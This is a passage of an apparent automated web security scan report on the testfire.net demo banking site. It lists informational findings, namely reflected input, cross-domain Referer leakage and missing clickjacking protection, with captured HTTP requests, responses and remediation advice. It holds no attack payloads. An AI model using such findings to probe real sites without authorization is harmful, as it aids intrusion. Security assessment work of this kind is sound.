Path:	**/util/serverStatusCheckService.jsp**

Issue detail

The value of the **HostName** request parameter is copied into the application's response.

Request 1

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutualx55w9om7i1 HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=0A06A7CB1E19BC4AB84541E4D984B1CD
Referer: http://testfire.net/status_check.jsp
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 69
Date: Mon, 25 Sep 2023 07:58:08 GMT
Connection: close


{
  "HostName": "AltoroMutualx55w9om7i1",
  "HostStatus": "OK"
}
```

---

16. Cross-domain Referer leakage

There are 7 instances of this issue:

- /
- /
- /index.jsp
- /index.jsp
- /index.jsp
- /index.jsp
- /index.jsp

Issue background

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

You should review the contents of the information being transmitted to other domains, and also determine whether those domains are fully trusted by the originating application.

Today's browsers may withhold the Referer header in some situations (for example, when loading a non-HTTPS resource from a page that was loaded over HTTPS, or when a Refresh directive is issued), but this behavior should not be relied upon to protect the originating URL from disclosure.

Note also that if users can author content within the application then an attacker may be able to inject links referring to a domain they control in order to capture data from URLs used within the application.

Issue remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

References

- Referer Policy
- Web Security Academy: Information disclosure

Vulnerability classifications

- CWE-200: Information Exposure

16.1. http://testfire.net/

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/**

Issue detail

The application contains the following link to another domain from URLs containing a query string:

- http://www-142.ibm.com/software/products/us/en/subcategory/SWI10

This issue was found in multiple locations under the reported path.

Request 1

```
GET /index.jsp?content=jobs/20061023.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=9F908753E2DD9ED21A08CAA2FB3BE8D1
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 8077
Date: Mon, 25 Sep 2023 06:56:58 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.
...[SNIP]...
provided "as is" without warranty of any kind, either express or implied. IBM does
not assume any risk in relation to your use of this website. For more information,
please go to <a id="HyperLink7" href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10" >http://www-
142.ibm.com/software/products/us/en/subcategory/SWI10</a>
...[SNIP]...
```

Request 2

```
GET /index.jsp?content=inside_jobs.htm&job=OperationalRiskManager:RiskManagement HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=6CC9D5BF9A7394FE7DFB5D14C6E80142
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:57:12 GMT
Connection: close
Content-Length: 10729


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
provided "as is" without warranty of any kind, either express or implied. IBM does
not assume any risk in relation to your use of this website. For more information,
please go to <a id="HyperLink7" href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10" >http://www-
142.ibm.com/software/products/us/en/subcategory/SWI10</a>
...[SNIP]...
```

Request 3

```
GET /index.jsp?content=inside_jobs.htm&job=Teller:ConsumaerBanking HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=A91E63F11EDB380307665A229541D604
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:57:01 GMT
Connection: close
Content-Length: 10729


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
provided "as is" without warranty of any kind, either express or implied. IBM does
not assume any risk in relation to your use of this website. For more information,
please go to <a id="HyperLink7" href="http://www-142.ibm.com/software/products/us/en/subcategory/SWI10" >http://www-
142.ibm.com/software/products/us/en/subcategory/SWI10</a>
...[SNIP]...
```

16.2. http://testfire.net/

Summary

Severity: **Information**

Confidence: **Certain**

Host: **http://testfire.net**

Path: **/**

Issue detail

The application contains the following link to another domain from URLs containing a query string:

- https://github.com/AppSecDev/AltoroJ/

This issue was found in multiple locations under the reported path.

Request 1

```
GET /index.jsp?content=jobs/20061023.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=9F908753E2DD9ED21A08CAA2FB3BE8D1
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm&job=ExecutiveAssistant:Administration
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 8077
Date: Mon, 25 Sep 2023 06:56:58 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<span style="color:black;font-style:italic;font-weight:normal;float:right"> <a href="https://github.com/AppSecDev/AltoroJ/">Get your copy from GitHub</a>
...[SNIP]...
```

Request 2

```
GET /index.jsp?content=inside_jobs.htm&job=OperationalRiskManager:RiskManagement HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=6CC9D5BF9A7394FE7DFB5D14C6E80142
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:57:12 GMT
Connection: close
Content-Length: 10729


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<span style="color:black;font-style:italic;font-weight:normal;float:right"> <a href="https://github.com/AppSecDev/AltoroJ/">Get your copy from GitHub</a>
...[SNIP]...
```

Request 3

```
GET /index.jsp?content=inside_jobs.htm&job=Teller:ConsumaerBanking HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=A91E63F11EDB380307665A229541D604
```

```
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_jobs.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:57:01 GMT
Connection: close
Content-Length: 10729


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<span style="color:black;font-style:italic;font-weight:normal;float:right"> <a href="https://github.com/AppSecDev/AltoroJ/">Get your copy from GitHub</a>
...[SNIP]...
```

16.3. http://testfire.net/index.jsp

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/index.jsp**

Issue detail

The page was loaded from a URL containing a query string:

- http://testfire.net/index.jsp

The response contains the following link to another domain:

- http://www.newspapersyndications.tv/

Request 1

```
GET /index.jsp?content=inside_about.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=815F49A0DD678515B288B5F384EB5F36
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7918
Date: Mon, 25 Sep 2023 06:52:45 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<li><a href="http://www.newspapersyndications.tv">Analyst Reviews</a>
...[SNIP]...
```

16.4. http://testfire.net/index.jsp

Summary

Severity:	**Information**
Confidence:	**Certain**

Host: **http://testfire.net**

Path: **/index.jsp**

Issue detail

The page was loaded from a URL containing a query string:

- http://testfire.net/index.jsp

The response contains the following link to another domain:

- http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab

Request 1

```
GET /index.jsp?content=inside_contact.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=C2C30FA28FF693EFD08B6DF92688F185
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 07:01:41 GMT
Connection: close
Content-Length: 10113


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<div class="cc" style="text-align:center;border:#5811B0 1px solid;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
width="125" height="50" id="subscribe" align="middle">
<param name="allowScriptAccess" value="sameDomain" />
...[SNIP]...
```

16.5. http://testfire.net/index.jsp

Summary

Severity: **Information**

Confidence: **Certain**

Host: **http://testfire.net**

Path: **/index.jsp**

Issue detail

The page was loaded from a URL containing a query string:

- http://testfire.net/index.jsp

The response contains the following link to another domain:

- http://www.cert.org/

Request 1

```
GET /index.jsp?content=security.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=C5B38473FBF69B5A1A8E4C7089A32C71
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:51:55 GMT
Connection: close
Content-Length: 11332


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<p>For more information on home computer security, visit <a href="http://www.cert.org/">http://www.cert.org/</a>
...[SNIP]...
```

16.6. http://testfire.net/index.jsp

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/index.jsp**

Issue detail

The page was loaded from a URL containing a query string:

- http://testfire.net/index.jsp

The response contains the following link to another domain:

- http://www.exampledomainnotinuse.org/mybeacon.gif

Request 1

```
GET /index.jsp?content=inside_benefits.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D17B96E7C4775DAF98E1024DEE4FB457
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_careers.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:53:15 GMT
Connection: close
Content-Length: 8601


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<li>On-site Child Care<img src="http://www.exampledomainnotinuse.org/mybeacon.gif" alt="We are setting a beacon" height="30" witdth="30"></li>
...[SNIP]...
```

16.7. http://testfire.net/index.jsp

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**http://testfire.net**
Path:	**/index.jsp**

Issue detail

The page was loaded from a URL containing a query string:

- http://testfire.net/index.jsp

The response contains the following link to another domain:

- http://www.adobe.com/products/acrobat/readstep2.html

Request 1

```
GET /index.jsp?content=inside_community.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=37B9036F49E9F032891F8F46001C7554
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/index.jsp?content=inside_about.htm
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7850
Date: Mon, 25 Sep 2023 06:52:48 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
<br />
<a href="http://www.adobe.com/products/acrobat/readstep2.html">Download free Adobe Reader</a>
...[SNIP]...
```

---

17. Frameable response (potential Clickjacking)

There are 4 instances of this issue:

- http://testfire.net/
- http://testfire.net/
- https://testfire.net/
- https://testfire.net/robots.txt

Issue background

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

References

- Web Security Academy: Clickjacking
- X-Frame-Options

Vulnerability classifications

- CWE-693: Protection Mechanism Failure
- CAPEC-103: Clickjacking

17.1. http://testfire.net/

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**http://testfire.net**

Path: /

Issue detail

This issue was found in multiple locations under the reported path.

Request 1

```
GET /cgi.exe HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=A374EC9FA35E61C1A6A28490EE79ED35
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6922
Date: Mon, 25 Sep 2023 06:51:37 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org
...[SNIP]...
```

Request 2

```
GET /index.jsp?content=inside_investor.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=DF3766DE49D6B916F1996F07591727C3
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:51:39 GMT
Connection: close
Content-Length: 8286


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

Request 3

```
GET /index.jsp?content=business_retirement.htm HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: JSESSIONID=D827CD994FF4C23814925CA67D189024
Upgrade-Insecure-Requests: 1
Referer: http://testfire.net/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6924
Date: Mon, 25 Sep 2023 06:51:32 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

17.2. http://testfire.net/

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**http://testfire.net**
Path:	**/**

Request 1

```
GET / HTTP/1.1
Host: testfire.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=C4C6AF1C3A29CE6A058296EC8182544C; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Date: Mon, 25 Sep 2023 06:53:36 GMT
Connection: close
Content-Length: 9369


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

17.3. https://testfire.net/

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**https://testfire.net**
Path:	**/**

Request 1

```
GET / HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=6365FB86111797B0DC754E310091686E; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
```

```
Date: Mon, 25 Sep 2023 06:50:36 GMT
Connection: close
Content-Length: 9369


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.
...[SNIP]...
```

17.4. https://testfire.net/robots.txt

Summary

Severity:	**Information**
Confidence:	**Firm**
Host:	**https://testfire.net**
Path:	**/robots.txt**

Request 1

```
GET /robots.txt HTTP/1.1
Host: testfire.net
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=F461C8C2FE063C00D0A415150DFDDD6A; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 6922
Date: Mon, 25 Sep 2023 06:50:40 GMT
Connection: close


<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org
...[SNIP]...
```

18. DOM data manipulation (DOM-based)

There are 2 instances of this issue:

- /swagger/index.html
- /swagger/index.html

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

